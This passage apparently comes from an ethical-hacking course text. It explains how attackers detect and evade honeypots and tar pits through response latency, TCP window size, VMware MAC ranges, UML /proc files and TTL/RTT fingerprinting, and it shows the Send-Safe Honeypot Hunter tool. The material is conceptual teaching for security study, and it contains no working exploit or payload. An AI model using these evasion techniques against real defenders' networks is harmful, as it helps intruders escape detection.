malicious probe packets to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS). Ports that show a particular service running but deny a three-way handshake connection indicate the presence of a honeypot. Once they detect honeypots, attackers try to bypass them so that they can focus on targeting the actual network. Tools to detect honeypots include Send-safe Honeypot Hunter (*http://www.send-safe.com*) and kippo_detect (*https://github.com*).

Note: Attackers can also defeat honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques.



Detecting and Defeating Honeypots

Detecting the presence of Layer 7 Tar Pits	- Observe the **latency of the response** from the service
Detecting the presence of Layer 4 Tar Pits	- Analyze the **TCP window size**, where tar pits continuously acknowledge incoming packets even though the TCP window size is reduced to zero
Detecting the presence of Layer 2 Tar Pits	- If an attacker is present on the same network as the Layer 2 tar pits, then the attacker can detect the presence of this daemon by looking at the **responses with unique MAC address** 0:0:f:ff:ff:ff which act as a kind of black hole
Detecting Honeypots running on VMware	- Observe the **IEEE standards for the current range of MAC addresses** assigned to VMWare Inc.
Detecting the presence of Honeyd Honeypot	- Perform time-based **TCP Finger printing** methods (SYN Proxy behavior)



Detecting and Defeating Honeypots (Cont'd)


Detecting the presence of User-Mode Linux (UML) Honeypot	- Analyze the files such as **/proc/mounts**, **/proc/interrupts**, and **/proc/cmdline**, which contain UML-specific information
Detecting the presence of Sebek-based Honeypots	- Sebek logs everything that is accessed via read() before transferring it to the network, causing the congestion effect. Analyze the **congestion in the network layer**
Detecting the presence of Snort_inline Honeypot	- Analyze the **outgoing packets** by capturing the Snort_inline modified packets through another host system and identifying the packet modification
Detecting the presence of Fake AP	- Fake access points only send beacon frames and do not generate any fake traffic on the access points and an attacker can **monitor the network traffic** and easily notice the presence of a fake AP
Detecting the presence of Bait and Switch Honeypots	- Observe specific **TCP/IP parameters** such as Round-Trip Time (RTT), the Time To Live (TTL), and the TCP timestamp

Detecting and Defeating Honeypots

A honeypot is a security mechanism that is deployed to counterattack and trap attackers. Honeypots lure attackers into performing malicious activities, and this attack information provides insights into the level and type of threats a network infrastructure can face. As an attacker, determining whether the target system is a legitimate one or a honeypot is essential to compromise the network without being detected. Identifying and defeating these honeypot establishments stealthily is the fundamental task of a professional hacker.

Some techniques used to identify, detect, and defeat various honeypot infrastructures are discussed below:

- **Detecting the presence of Layer 7 Tar Pits**: Tar pits are security entities that are similar to honeypots, which are designed to respond slowly to incoming requests. They slow down unauthorized attempts of hackers. Layer 7 tar pits react slowly to incoming SMTP commands by attackers/spammers. Attackers can identify the presence of Layer 7 tar pits by looking at the latency of the response from the service.
- **Detecting the presence of Layer 4 Tar Pits**: Layer 4 tar pits manipulate the TCP/IP stack and are effectively employed to slow down the spreading of worms, backdoors, etc. In these tar pits, the iptables accept the incoming TCP/IP connection and spontaneously switch to a zero-window size, blocking the attacker from sending further data. This connection cannot be terminated by the attacker, as no data is transferred to the target machine. Layer 4 tar pits such as Labrea can be identified by the attacker by analyzing the TCP window size, where the tar pit continuously acknowledges incoming packets even though the TCP window size is reduced to zero.
- **Detecting the presence of Layer 2 Tar Pits**: If an attacker launches an attack from the same network, the issue of Layer 2 arises. Layer 2 tar pits are used to block the network penetration of the attacker who gains access to the network as well as to prevent internal threats. The attacker can detect the presence of this daemon by looking at the responses with the unique MAC address 0:0:f:ff:ff:ff, which acts as a kind of black hole. An attacker can also identify the presence of these tar pits by analyzing the ARP responses.
- **Detecting Honeypots running on VMware**: VMWare is a commercially available virtual machine that is used to launch multiple instances of an OS simultaneously. These virtual machines can be configured with various virtual machine resources such as CPU, memory, disks, I/O devices, etc. Owing to its numerous advantages, VMWare is widely used to launch honeypots. Attackers can identify instances that are running on the VMWare virtual machine by analyzing the MAC address. By looking at the IEEE standards for the current range of MAC addresses assigned to VMWare Inc., an attacker can identify the presence of VMWare-based honeypots.
- **Detecting the presence of Honeyd Honeypot**: Honeyd is a widely used honeypot daemon. It is used to create thousands of honeypots easily. It is a network-simulated and service-simulated honeypot deployment engine. This honeyd honeypot can respond to a remote attacker who tries to contact the SMTP service with fake responses.



```
Echo "220 intranet ESMTP
sendmail 8.1"

While read data
{
   if data ~ "HELO" then…
   if data ~ "MAIL FROM" then…
…
}
```

Figure 12.77: Honeyd fake response

An attacker can identify the presence of honeyd honeypot by performing time-based TCP fingerprinting methods (SYN proxy behavior). The following figure shows the difference between a response to a normal computer and the response of honeyd honeypot to a manual SYN request sent by an attacker.





Figure 12.78: Response to SYN request by normal computer vs. Honeyd Honeypot

- **Detecting the presence of User-Mode Linux (UML) Honeypot**: User-Mode Linux is an open-source software under GNU, which is used to create virtual machines and is efficient in deploying honeypots. Attackers can identify the presence of UML honeypots by analyzing files such as /proc/mounts, /proc/interrupts, and /proc/cmdline, which contain UML-specific information.
- **Detecting the presence of Sebek-based Honeypots**: Sebek is a server/client-based honeypot application that captures the rootkits and other malicious malware that hijacks the read() system call. Such honeypots record all the data accessed via reading () call. Attackers can detect the existence of Sebek-based honeypots by analyzing the congestion in the network layer, as Sebek data communication is usually unencrypted. Since Sebek logs everything that is accessed via reading () call before transferring to the network, it causes the congestion effect.
- **Detecting the presence of Snort_inline Honeypot**: Snort_inline is a modified version of Snort IDS that is capable of packet manipulation. It can rewrite rules in the iptables and is mainly used in GenII (2nd generation) honeynets to block known attacks and avoid attacker bouncing. Attackers can identify these honeypots by analyzing the outgoing packets. If an outgoing packet is dropped, it might look like a black hole to an attacker, and when the snort_inline modifies an outgoing packet, the attacker can capture the modified packet through another host system and identify the packet modification.
- **Detecting the presence of Fake AP**: Fake access points are those that create fake 802.11b beacon frames with randomly generated ESSID and BSSID (MAC address) assignments. Fake access points only send beacon frames but do not produce any fake traffic on the access points, and an attacker can monitor the network traffic and quickly note the presence of fake AP.
- **Detecting the presence of Bait and Switch Honeypots**: Bait and switch honeypots actively participate in security mechanisms that are employed to respond quickly to incoming threats and malicious attempts. They redirect all malicious network traffic to a honeypot after any intrusion attempt is detected. An attacker can identify the presence of such honeypots by looking at specific TCP/IP parameters such as the Round-Trip Time (RTT), the Time To Live (TTL), and the TCP timestamp.



Honeypot Detection Tools: Send-Safe Honeypot Hunter

- Send-Safe Honeypot Hunter is a tool designed for checking **lists of HTTPS and SOCKS proxies** for "honey pots“

Features:

1. Checks lists of **HTTPS**, **SOCKS4**, and **SOCKS5 proxies** with any ports
2. Checks **several remote or local proxylists** at once
3. Can upload **"Valid proxies"** and **"All except honeypots"** files to FTP
4. Can process **proxylists** automatically every specified time interval
5. May be used for **usual proxylist** validating as well

Send-Safe Honeypot Hunter 3.2.28 --- DEMO

Proxylists to check: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\text.txt

Output
☑ Valid proxies: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\goc
☑ Failed proxies: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\faile
☑ Honeypots: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\hor
☑ All exept honeypots: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMI

Options
☐ Use proxies:
Number of threads: 50
Connection timeout: 15
Number of retries: 1
Listener IP: 192.168.0.244 ☐ remote
Client IP: 192.168.0.244 ☐ remote
SMTP Port: 25
☐ RBL Check: list.dsbl.org
☐ Save working proxies (before RBL check) to:
☐ Check RBL first
☐ Write log to file
Log level: 0 - No Logging
☐ Check proxylist every 30 minutes
☐ Restart after check
Proxy type: AUTO

Elapsed time: 0.00.00
Started: N/A

http://www.send-safe.com

Honeypot Detection Tools

Attackers user honeypot detection tools such as Send-Safe Honeypot Hunter (*http://www.send-safe.com*) and kippo_detect (*https://github.com*) to detect honeypots in the target organizational networks.

